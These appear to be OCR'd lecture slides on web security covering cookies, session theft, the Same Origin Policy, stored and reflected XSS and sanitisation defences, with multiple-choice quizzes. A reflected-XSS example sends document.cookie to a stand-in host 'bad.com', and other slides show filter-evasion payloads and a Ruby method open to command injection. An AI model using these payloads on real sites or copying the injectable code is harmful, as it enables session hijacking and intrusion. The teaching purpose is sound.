  - To prevent illegal access to the state

Using capabilities

What's presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Capability; the system will detect a change and abort

Using capabilities


The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```

But: we don't want to pass hidden fields around all the time

- Tedious to add/maintain on all the different pages
- Have to start all over on a return visit (after closing browser window)

Statefulness with Cookies



- Server **maintains trusted state**
  - Server indexes/denotes state with a **cookie**
  - Sends cookie to the client, which stores it
  - Client returns it with subsequent queries to that same server

Cookies are key-value pairs

Set-Cookie:key=value; options; ….

Headers


```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Data

```
<html> …… </html>
```

Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “us” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Requests with cookies

```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN0
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
```

Subsequent visit

```
HTTP Headers
  http://zdnet.com/

  GET / HTTP/1.1
  Host: zdnet.com
  User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-us,en;q=0.5
  Accept-Encoding: gzip,deflate
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
  Keep-Alive: 115
  Connection: keep-alive
  Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW
```

Quiz 3

What is a web cookie?

A. A hidden field in a web form
B. A key/value pair sent with all web requests to the cookie's originating domain
C. A piece of state generated by the client to index state stored at the server
D. A yummy snack

Quiz 3

What is a web cookie?

A. A hidden field in a web form
B. A key/value pair sent with all web requests to the cookie's originating domain
C. A piece of state generated by the client to index state stored at the server
D. A yummy snack

Cookies and web authentication

- An ***extremely common*** use of cookies is to track users who have already authenticated
- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a ***"session cookie"*** with the logged-in user's info
- Subsequent requests include the cookie in the request headers and/or as one of the fields: `http://website.com/doStuff.html?sid=81asf98as8eak`
- The idea is to be able to say "I am talking to the same browser that authenticated Alice earlier."

Cookie Theft


- **Session cookies** are, once again, **capabilities**
  - The holder of a session cookie gives access to a site with the privileges of the user that established that session
- Thus, **stealing a cookie** may allow an attacker to **impersonate a legitimate user**
  - Actions that will seem to be due to that user
  - Permitting theft or corruption of sensitive data

Web 2.0

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript:

```
<html><body>
  Hello, <b>
  <script>
    var a = 1;
    var b = 2;
    document.write("world: ", a+b, "</b>");
  </script>
</body></html>
```



Hello, **world: 3**

Javascript (no relation to Java)

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**
- Scripts are embedded in web pages returned by the web server
- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - **Read and set cookies**

What could go wrong?

- Browsers need to **confine Javascript's power**
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` web page
  - Read keystrokes typed by the user while on a `bank.com` web page
  - Read cookies belonging to `bank.com`

Same Origin Policy


- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**
- Browser associates **web page elements**…
  - Layout, cookies, events
- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place

SOP =

only ***scripts*** *received* ***from*** *a* ***web page's origin have access*** *to the page's elements*

Cookies and SOP

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie with any future requests to `<domain>/<path>`

Cross-site scripting (XSS)

V3 US warns of Huawei WiFi

www.v3.co.uk/v3-uk/news/2356560/us-warns-of-...

HUAWEI

The US Computer Emergency Response Team (CERT) has issued a warning alerting businesses of a flaw in Huawei's popular E355 wireless broadband modem that could be

"Huawei E355 wireless broadband modems include a web interface for administration and additional services. The web interface allows users to receive SMS messages using the connected cellular network," explained the advisory.

"The web interface is vulnerable to a stored cross-site scripting vulnerability. The vulnerability can be exploited if a victim views SMS messages that contain JavaScript using the web interface. A malicious attacker may be able to execute arbitrary script in the context of the victim's browser."

Huawei has prepared a fixing plan and started the development and test of fixed versions. Huawei will update the Security Notice if any progress is made," read the advisory.

FireEye director of technology strategy Jason Steer told *V3* hackers could use the flaw for a variety of purposes. "Is it bad? Yes, XSS is a high-severity software flaw, because of its prevalence and its ability be used by attackers to trick users into giving away sensitive information such as session cookies," he said.

"By allowing hostile JavaScript to be executed in a user's browser they can do a number of things. The most popular things are performing account takeovers to steal money, goods and website defacement. If you could get an admin account then you can start changing


XSS: Subverting the SOP

- Site `attacker.com` provides a malicious script
- Tricks the user's browser into believing that the script's origin is `bank.com`
  - **Runs with `bank.com`'s access privileges**
- One general approach:
  - Trick the server of interest (`bank.com`) to actually send the attacker's script to the user's browser!
  - The browser will view the script as coming from the same origin… because it does!

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server

Stored XSS attack



Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* page on a vulnerable web service
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)
- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser).
  - Optional tool: a server for receiving stolen user information
- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts

Remember Samy?


- Samy embedded Javascript program in his MySpace page (via stored XSS)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - made them friends with Samy;
  - displayed “but most of all, Samy is my hero” on their profile;
  - installed the program in their profile, so a new user who viewed profile got infected
- From 73 friends to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

Two types of XSS

1. Stored (or "persistent") XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack
   - Attacker gets you to send the `bank.com` server a URL that includes some Javascript code
   - `bank.com` *echoes* the script back to you in its response
   - Your browser, none the wiser, executes the script in the response within the same origin as bank.com

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who uses a vulnerable web service that includes parts of URLs it receives in the web page output it generates
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts
- Attacker tools: get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information
- Key trick: Server does not ensure that it's output does not contain foreign, embedded scripts

Quiz 4

How are XSS and SQL injection similar?

A. They are both attacks that run in the browser
B. They are both attacks that run on the server
C. They both involve stealing private information
D. They both happen when user input, intended as data, is treated as code

Quiz 4

How are XSS and SQL injection similar?

A. They are both attacks that run in the browser
B. They are both attacks that run on the server
C. They both involve stealing private information
D. They both happen when user input, intended as data, is treated as code

Quiz 5

Reflected XSS attacks are typically spread by

A. Buffer overflows
B. Cookie injection 🍪
C. Server-side vulnerabilities
D. Specially crafted URLs

Quiz 5

Reflected XSS attacks are typically spread by

A. Buffer overflows
B. Cookie injection 
C. Server-side vulnerabilities
D. Specially crafted URLs

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
  - E.g., look for `<script>` … `</script>` or `<javascript>` … `</javascript>` from provided content and remove it
  - So, if I fill in the "name" field for Facebook as `<script>alert(0)</script>` then the script tags are removed
- Often done on blogs, e.g., WordPress

https://wordpress.org/plugins/html-purified/

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers "helpful" by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
  - Hard to get it all

Better defense: White list

- Instead of trying to sanitize, ensure that your application validates all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
  - E.g., markdown

Summary

- The source of **many** attacks is carefully crafted data fed to the application from the environment
- Common solution idea: **all data** from the environment should be ***checked*** and/or ***sanitized*** before it is used
  - **Whitelisting** preferred to *blacklisting* - secure default
  - **Checking** preferred to *sanitization* - less to trust
- Another key idea: Minimize privilege

Quiz 6

The following Ruby method is vulnerable to the following attacks

```
def execCopy
    src = ARGV[1]
    dest = ARGV[2]
    system("cp " + ARGV[1] + " " + ARGV[2]);
    puts "File copied"
end
```

A. SQL injection
B. command injection
C. use after free
D. buffer overflow

Quiz 6

The following Ruby method is vulnerable to the following attacks

```
def execCopy
    src = ARGV[1]
    dest = ARGV[2]
    system("cp " + ARGV[1] + " " + ARGV[2]);
    puts "File copied"
end
```

A. SQL injection

B. command injection

C. use after free

D. buffer overflow